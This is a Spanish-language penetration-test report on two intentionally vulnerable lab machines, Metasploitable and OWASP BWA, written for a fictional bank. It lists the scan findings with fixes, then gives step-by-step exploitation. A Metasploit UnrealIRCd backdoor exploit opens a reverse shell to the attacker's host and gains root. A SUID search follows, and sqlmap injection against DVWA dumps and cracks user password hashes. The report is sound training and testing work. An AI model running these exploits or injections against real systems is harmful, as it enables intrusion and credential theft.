

# Devel

CYBERSECURITY REDEFINED

Pentesting

BANCO FELIZ  
S.A

Análisis de Vulnerabilidades

## INFORME DE ANÁLISIS DE VULNERABILIDADES

Desarrollado por:

Ing. Angel Ramón Paz López

# Devel

CYBERSECURITY REDEFINED

# INFORME HACKING ETICO & PENTESTING

ASUNTO: Análisis de Vulnerabilidades

EMPRESA: Banco Feliz S.A

FECHA DE EMISION: 14-07-2022

## OBJETIVOS

- ✓ Identificar las vulnerabilidades a las que puede estar expuesta la empresa “Banco Feliz S.A”
- ✓ Explotar las vulnerabilidades identificadas

## ALCANCE

Se evaluarán dos maquinas

Ítem	Hostname	Mac Address	IP
1	metasplotaible	08:00:27:d9:5b:e6	192.168.2.102
2	Owaspbwa	08:00:27:3f:eb:ec	192.168.2.101

## PROCEDIMIENTO

Las acciones que se ejecutaron en el servicio para el análisis de vulnerabilidades fueron:

- El escaneo de la red para la identificación de las dos computadoras con el comando **netdiscover**.
- Realizamos un escaneo a cada una de las maquinas con **nmap** para obtener información como servicios y puertos activos de cada maquina y vulnerabilidades asociadas a los servicios, se utilizó la herramienta Nessus para confirmar y dar resultados visuales de la cantidad de vulnerabilidades identificadas en cada máquina.
- Se hizo pruebas de explotación para confirmar la existencia de las vulnerabilidades

- Recopilación de recomendaciones para orientar en la solución de vulnerabilidades.
- Redacción del informe de resultados.

## EVIDENCIAS

Se realizo un escaneo para identificar las vulnerabilidades de las computadoras (metasploitable y owaspbwa) los cuales se encontraron los siguientes resultados con nmap:

Tabla 1. Puertos y Servicios Abiertos

HOST	PUERTO	SERVICIO	VERSION	S.O
metasploitable	21	tcp	ftp	vsftpd 2.3.4
	22	tcp	ssh	OpenSSH 4.7p1 Debian 8ubuntu1
	23	tcp	telnet	Linux telnetd
	25	tcp	smtp	Postfix smtpd
	53	tcp	domain	
	80	tcp	http	
	111	tcp	rpcbind	Microsoft Windows RPC
	139	tcp	netbios-ssn	Samba smbd 3.X - 4.X
	445	tcp	netbios-ssn	Samba smbd 3.X - 4.X
	512	tcp	exec	netkit-rsh rexecd
	513	tcp	login	GNU Classpath gdmiregistry
	514	tcp	shell	
	1099	tcp	rmiregistry	
	1524	tcp	binshell	Metasploitable root shell
	2049	tcp	nfs	Apache Jserv (Protocol v1.3)
	2121	tcp	ccproxy-ftp	ProFTPD 1.3.1
	3306	tcp	mysql	MySQL 5.0.51a-3ubuntu5
	5432	tcp	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
	5900	tcp	vnc	VNC (protocol 3.3)
	6000	tcp	X11	
	6667	tcp	irc	UnrealIRCd
	8009	tcp	ajp13	Apache Jserv (Protocol v1.3)
	8980	tcp	unknown	
	49153	tcp	tcpwrapped	
owaspbwa	22	tcp	ssh	OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
				LINUX

80	tcp	http	Apache httpd 2.2.14
139	tcp	netbios-ssn	Samba smbd 3.X - 4.X
143	tcp	imap	Courier Imapd (released 2008)
443	tcp	ssl/http	Apache httpd 2.2.14
445	tcp	netbios-ssn	Samba smbd 3.X - 4.X
5001	tcp	java-object	Java Object Serialization
8080	tcp	http	Apache httpd 2.2.14
8081	tcp	http	Apache httpd 2.2.14

## Análisis con Nessus

Se realizó también un escaneo con la herramienta Nessus para identificación de las vulnerabilidades y estos son los resultados.

Tabla 1. Valoración de Vulnerabilidades

NIVEL RIESGO	CVSS
Critico	9.0 – 10.0
Alto	7.0 – 8.9
Medio	4.0 – 6.9
Bajo	0.1 – 3.9
Info	N / A

Fuente. (CVSS Scores vs. VPR (Nessus), s. f.)





Tabla 2. Descripción de vulnerabilidades identificadas

HOST AFECTADO	VULNERABILIDAD	NIVEL	DESCRIPCION	SOLUCION
192.168.2.102	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Critico	Se encontró una vulnerabilidad de lectura/inclusión de archivos en el conector AJP. Un atacante remoto no autenticado podría aprovechar esta vulnerabilidad para leer archivos de aplicaciones web desde un servidor vulnerable. En los casos en que el servidor vulnerable permite la carga de archivos, un atacante podría cargar código malicioso JavaServer Pages (JSP) dentro una variedad de tipos de archivos y obtenga ejecución remota de código (RCE).	Actualice la configuración de AJP para solicitar autorización y/o actualice el servidor Tomcat a 7.0.100, 8.5.51, 9.0.31 o posterior.
192.168.2.102	Bind Shell Backdoor Detection	Critico	Un Shell está escuchando en el puerto remoto sin que se requiera ninguna autenticación. Un atacante puede usarlo por conectándose al puerto remoto y enviando comandos directamente.	Verifique si el host remoto se ha visto comprometido y reinstale el sistema si es necesario.
192.168.2.102	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness	Critico	<p>La clave de host SSH remota se ha generado en un sistema Debian o Ubuntu que contiene un error en el generador de números aleatorios de su biblioteca OpenSSL.</p> <p>El problema se debe a que un empaquetador de Debian elimina casi todas las fuentes de entropía en la versión remota de Open SSL.</p> <p>Un atacante puede obtener fácilmente la parte privada de la clave remota y usarla para configurar el descifrado del control de la sesión remota o establecer un hombre en el ataque medio.</p>	Considere que todo el material criptográfico generado en el host remoto se puede adivinar. En particular, todo SSH, el material de clave SSL y OpenVPN debe volver a generarse

192.168.2.102	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check) (SMTP, PostgreSQL)	Critico	<p>El certificado x509 remoto en el servidor SSL remoto se ha generado en un sistema Debian o Ubuntu que contiene un error en el generador de números aleatorios de su biblioteca OpenSSL.</p> <p>El problema se debe a que un empaquetador de Debian elimina casi todas las fuentes de entropía en la versión remota de Open SSL.</p> <p>Un atacante puede obtener fácilmente la parte privada de la clave remota y usarla para descifrar la sesión remota o establecer un hombre en el ataque medio.</p>	<p>Considere que todo el material criptográfico generado en el host remoto se puede adivinar. En particular, todo SSH, el material de clave SSL y OpenVPN debe volver a generarse</p>
192.168.2.102	Multiple Vendor DNS Query ID Field Prediction Cache Poisoning	Critico	<p>El solucionador de DNS remoto no utiliza puertos aleatorios cuando realiza consultas a servidores DNS de terceros. Un atacante remoto no autenticado puede explotar esto para envenenar el servidor DNS remoto, lo que le permite al atacante desviar el tráfico legítimo a sitios arbitrarios.</p>	<p>Póngase en contacto con su proveedor de servidor DNS para obtener un parche.</p>
192.168.2.102	NFS Exported Share Information Disclosure	Critico	<p>El host de escaneo podría montar al menos uno de los recursos compartidos de NFS exportados por el servidor remoto. Un atacante puede aprovechar esto para leer (y posiblemente escribir) archivos en el host remoto.</p>	<p>Configure NFS en el host remoto para que solo los hosts autorizados puedan montar sus recursos compartidos remotos.</p>
192.168.2.102 192.168.2.101	SSL Version 2 and 3 Protocol Detection (SMTP y PostgreSQL)	Critico	<p>El servicio remoto acepta conexiones cifradas mediante SSL 2.0 y/o SSL 3.0. Estas versiones de SSL son afectadas por varias fallas criptográficas, que incluyen:</p> <ul style="list-style-type: none"> <li>- Un esquema de relleno inseguro con cifrados CBC.</li> <li>- Esquemas inseguros de renegociación y reanudación de sesiones.</li> </ul> <p>Un atacante puede explotar estas fallas para realizar ataques de intermediario o para descifrar las comunicaciones entre el servicio afectado y los clientes.</p>	<p>Consulte la documentación de la aplicación para deshabilitar SSL 2.0 y 3.0.</p> <p>Utilice TLS 1.2 (con conjuntos de cifrados aprobados) o superior en su lugar.</p>

			<p>Aunque SSL/TLS tiene un medio seguro para elegir la versión más compatible del protocolo (por lo que estas versiones se usarán solo si el cliente o el servidor no admiten nada mejor), muchos navegadores web implementan esto de una manera insegura que permita a un atacante degradar una conexión (como en POODLE).</p> <p>Por lo tanto, se recomienda que estos protocolos se deshabiliten por completo.</p> <p>NIST ha determinado que SSL 3.0 ya no es aceptable para comunicaciones seguras. A partir de la fecha de cumplimiento que se encuentra en PCI DSS v3.1, cualquier versión de SSL no cumplirá con la definición de PCI SSC de 'fuerte criptografía'.</p>	
192.168.2.102 192.168.2.101	Unix Operating System Unsupported Version Detection	Critico	<p>De acuerdo con su número de versión auto informado, el sistema operativo Unix que se ejecuta en el host remoto no es ya soportado.</p> <p>La falta de soporte implica que el proveedor no lanzará nuevos parches de seguridad para el producto. Como resultado, es probable que contenga vulnerabilidades de seguridad.</p>	Actualice a una versión del sistema operativo Unix que actualmente sea compatible.
192.168.2.102	UnrealIRCd Backdoor Detection	Critico	<p>El servidor IRC remoto es una versión de UnrealIRCd con una puerta trasera que permite a un atacante ejecutar código arbitrario en el host afectado.</p>	Vuelva a descargar el software, verifíquelo usando las sumas de verificación MD5 / SHA1 publicadas y vuelva a instalarlo

192.168.2.102	VNC Server 'password' Password	Critico	El servidor VNC que se ejecuta en el host remoto está protegido con una contraseña débil. Nessus pudo iniciar sesión utilizando la autenticación VNC y una contraseña de 'password'. Un atacante remoto no autenticado podría explotar esto para tomar el control del sistema.	Asegure el servicio VNC con una contraseña segura.
192.168.2.102	rexecd Service Detection	Critico	El servicio rexecd se está ejecutando en el host remoto. Este servicio está diseñado para permitir a los usuarios de una red ejecutar comandos de forma remota. Sin embargo, rexecd no proporciona ningún buen medio de autenticación, por lo que un atacante puede abusar de él para escanear un host de terceros.	Comente la línea 'exec' en /etc/inetd.conf y reinicie el proceso inetd.
192.168.2.102	ISC BIND Denial of Service	Medio	Existe una vulnerabilidad de denegación de servicio (DoS) en ISC BIND versiones 9.11.18 / 9.11.18-S1 / 9.12.4-P2 / 9.13 / 9.14.11 / 9.15 / 9.16.2 / 9.17 / 9.17.1 y anteriores. Un atacante remoto no autenticado puede explotar este problema, a través de un mensaje especialmente diseñado, para que el servicio deje de responder.	Actualice a la versión parcheada más estrechamente relacionada con su versión actual de BIND.
192.168.2.102	ISC BIND Service Downgrade / Reflected DoS	Medio	Según su versión auto informada, la instancia de ISC BIND 9 que se ejecuta en el servidor de nombres remoto se ve afectado por la degradación del rendimiento y las vulnerabilidades DoS reflejadas. Esto se debe a que BIND DNS no limitando suficientemente el número de extracciones que se pueden realizar mientras se procesa una respuesta de referencia. Un atacante remoto no autenticado puede explotar esto para degradar el servicio del servidor recursivo o para usar el servidor afectado como reflector en un ataque de reflexión.	Actualice a la versión de ISC BIND a la que se hace referencia en el aviso del proveedor.



192.168.2.102	Microsoft Windows SMB NULL Session Authentication	Alto	<p>El host remoto ejecuta Microsoft Windows. Es posible iniciar sesión usando una sesión NULL (es decir, sin inicio de sesión o contraseña).</p> <p>Dependiendo de la configuración, es posible que un atacante remoto no autenticado aproveche este problema para obtener información sobre el host remoto.</p>	<p>Aplique los siguientes cambios de registro según los avisos de TechNet a los que se hace referencia:</p> <p>Establecer:</p> <p>HKLM\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous=1</p> <p>HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\restrictnullsessaccess=1</p> <p>Reinicie una vez que se hayan completado los cambios en el registro.</p>
192.168.2.102	Unencrypted Telnet Server	Medio	<p>El host remoto ejecuta un servidor Telnet a través de un canal no cifrado. No se recomienda usar Telnet en un canal sin cifrar, ya que los inicios de sesión, las contraseñas y los comandos son transferido en texto claro. Esto permite que un atacante remoto intermediario espíe una sesión de Telnet para obtener credenciales u otra información confidencial y para modificar el tráfico intercambiado entre un cliente y servidor. Se prefiere SSH a Telnet, ya que protege las credenciales de escuchas ilegales y puede canalizar información adicional, flujos de datos como una sesión X11.</p>	<p>Deshabilite el servicio Telnet y use SSH en su lugar.</p>
192.168.2.101	Samba Badlock Vulnerability	Alto	<p>La versión de Samba, un servidor CIFS/SMB para Linux y Unix, que se ejecuta en el host remoto se ve afectada por una falla, conocida como Badlock, que existe en el Administrador de cuentas de seguridad (SAM) y la Autoridad de seguridad local (Política de dominio) (LSAD) debido a una negociación incorrecta del nivel de autenticación sobre el procedimiento remoto Canales de llamada (RPC). Un atacante man-in-the-middle que es capaz de interceptar el tráfico entre un cliente y un servidor que aloja una base de datos SAM pueden explotar esta falla para forzar una degradación de la autenticación lo que permitiría la ejecución de llamadas de red Samba arbitrarias en el contexto del usuario interceptado, como ver o modificar datos de seguridad</p>	<p>Actualice a Samba versión 4.2.11 / 4.3.8 / 4.4.2 o posterior.</p>

			confidenciales en la base de datos de Active Directory (AD) o deshabilitar servicios críticos.	
192.168.2.101	SMB Signing not required		No es necesario firmar en el servidor SMB remoto. Un atacante remoto no autenticado puede aprovechar esto para realizar ataques man-in-the-middle contra el servidor SMB.	Hacer cumplir la firma de mensajes en la configuración del host.

Se enlistaron las vulnerabilidades critica de ambas máquinas y algunas de nivel medio ya que si se colocasen todas por lo cual adjuntamos un informe completo de todas las vulnerabilidades encontradas con su respectiva descripción en el siguiente enlace:

Metasplorable: <https://drive.google.com/file/d/1Iv5TxKbQIwQNM1i6MXOgSHx3orkz92HT/view?usp=sharing>

Owaspbwa: [https://drive.google.com/file/d/1Ma\\_ADxzAZWksAam\\_nIseRP6wTlc1LxM-/view?usp=sharing](https://drive.google.com/file/d/1Ma_ADxzAZWksAam_nIseRP6wTlc1LxM-/view?usp=sharing)

Referencia de las soluciones a vulnerabilidades identificadas: **Nessus**

## PRUEBAS DE EXPLOTACION

### Prueba de Penetración explotando la vulnerabilidad - UnrealIRCd Backdoor Detection.

Para llevar a cabo dicha prueba utilizaremos **msfconsole** y utilizaremos el comando **search** para buscar el exploit que nos ayudara a realizar el ataque y lograr conectarnos con la maquina objetivo.

```
Metasploit tip: You can use help to view all available commands

msf6 > search unreal

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/linux/games/ut2004_secure        2004-06-18      good    Yes    Unreal Tournament 2004 "secure" Overflow (Linux)
1  exploit/windows/games/ut2004_secure      2004-06-18      good    Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
2  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent No     UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 2, use 2 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use 2
```

Con show options podemos ver las opciones que hay que configurar las cuales son: RHOST, LHOST, PAYLOAD y llenamos con el comando **set RHOST 192.168.2.102 (IP de la maquina objetivo) set LHOST 192.168.2.123 (IP maquina local) y set payload cmd/unix/reverse**, quedando configurado

```
Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.2.102    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     6667             yes       The target port (TCP)

Payload options (cmd/unix/reverse):
Name      Current Setting  Required  Description
--      -
LHOST     192.168.2.123    yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  -
0   Automatic Target
```

Y ahora solo toca ejecutar el exploit con el comando **run** o **exploit**

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.2.123:4444
[*] 192.168.2.102:6667 - Connected to 192.168.2.102:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.2.102:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 0XKCx1DibQRYIIE9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "0XKCx1DibQRYIIE9\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.2.123:4444 → 192.168.2.102:43867) at 2022-07-14 14:13:38 -0400

hostname
metasploitable

```

Y tenemos acceso a la maquina metasploitable, ahora colocaremos el comando Shell para tener un mejor control de la maquina objetivo

```

[*] Started reverse TCP double handler on 192.168.2.123:4444
[*] 192.168.2.102:6667 - Connected to 192.168.2.102:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.2.102:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 0XKCx1DibQRYIIE9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "0XKCx1DibQRYIIE9\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.2.123:4444 → 192.168.2.102:43867) at 2022-07-14 14:13:38 -0400

hostname
metasploitable
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
id
id
uid=0(root) gid=0(root)
root@metasploitable:/etc/unreal#

```

```

root@metasploitable:/etc/unreal# ls
ls
Donation          badwords.quit.conf  ircd.log          spamfilter.conf
LICENSE           curl-ca-bundle.crt  ircd.pid          tmp
aliases           dccallow.conf       ircd.tune         unreal
badwords.channel.conf doc                 modules          unrealircd.conf
badwords.message.conf help.conf          networks
root@metasploitable:/etc/unreal#


```

Con el comando `find /* -user root -perm -4000 -print 2> /dev/null` Podemos obtener la información de que servicios son root

```
root@metasploitable:/etc/unreal# find /* -user root -perm -4000 -print 2> /dev/null
ulld /* -user root -perm -4000 -print 2> /dev/n
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/lib/dhcp3-client/call-dhclient-script
/sbin/mount.nfs
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
root@metasploitable:/etc/unreal#
```

## Prueba de Penetración realizando inyección SQL a la página DVWA

Desde la maquina atacante accederemos desde el navegador web colocando la dirección de la maquina victima en nuestro caso 192.168.2.102 obteniendo:



metasploitable

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Utilizaremos DVWA para las pruebas

Las credenciales por defecto son:

Usuario: admin

Password: password



Username


admin

Password

••••••••

Login

Usaremos Foxy Proxy para trabajar con Burpsuite para recopilar la información como las cookies dato que nos servirá al usar la herramienta SQLMap



## Configuración del Foxy Proxy

Proxy Type

HTTP

Proxy IP address or DNS name ★

192.168.2.123

Port ★

8080

Username (optional)

username

Password (optional) 👁

\*\*\*\*\*

Cancel Save & Add Another Save & Edit Patterns Save

## Configuración en el BurpSuite

Intercept HTTP history WebSockets history Options

Proxy Listeners


Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
<input checked="" type="checkbox"/>	192.168.2.123:8080			Per-host	Default


Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for

Import / export CA certificate Regenerate CA certificate

Nos dirigimos al apartado de SQL Injection en DVWA




Escribimos algo en la caja de texto y damos submit y con burpsuite capturaremos el trafico



Con esta información usaremos sqlmap para obtener los nombres de las bases de  
sqlmap -u sqlmap -u

"http://192.168.2.102/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit" --  
cookie="security=low;PHPSESSID=765d41a95c20d3c0cfbba7dfdc13b0a5" --dbs





Y obtenemos las bases de datos

```
[15:16:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[15:16:03] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

Ahora procederemos a usar este código para obtener los nombres de las tablas de la Base de datos dvwa:

sqlmap -u

"http://192.168.2.102/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit" --  
cookie="security=low;PHPSESSID=765d41a95c20d3c0cfbba7dfdc13b0a5" -D  
dvwa --tables

```
kali@kali: ~
(kali@kali)~
$ sqlmap -u "http://192.168.2.102/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit" --cookie="security=low;PHPSESSID=765d41a95c20d3c0cfbba7dfdc13b0a5" -D dvwa --tables

[15:22:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[15:22:23] [INFO] fetching tables for database: 'dvwa'
[15:22:23] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[15:22:23] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.2.102'
[*] ending @ 15:22:23 /2022-07-14/
```

Y por último para obtener los usuarios contenidos en la tabla users usamos el código:

sqlmap -u

"http://192.168.2.102/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit" --  
cookie="security=low;PHPSESSID=765d41a95c20d3c0cfbba7dfdc13b0a5" --dump  
--batch -T users -D dvwa

```
(kali@kali)~
$ sqlmap -u "http://192.168.2.102/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit" --cookie="security=low;PHPSESSID=765d41a95c20d3c0cfbba7dfdc13b0a5" --dump --batch -T users -D dvwa
```

```

[15:26:05] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[15:26:05] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[15:26:05] [INFO] starting 2 processes
[15:26:09] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[15:26:11] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[15:26:17] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[15:26:24] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'

Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
+-----+-----+-----+-----+-----+-----+

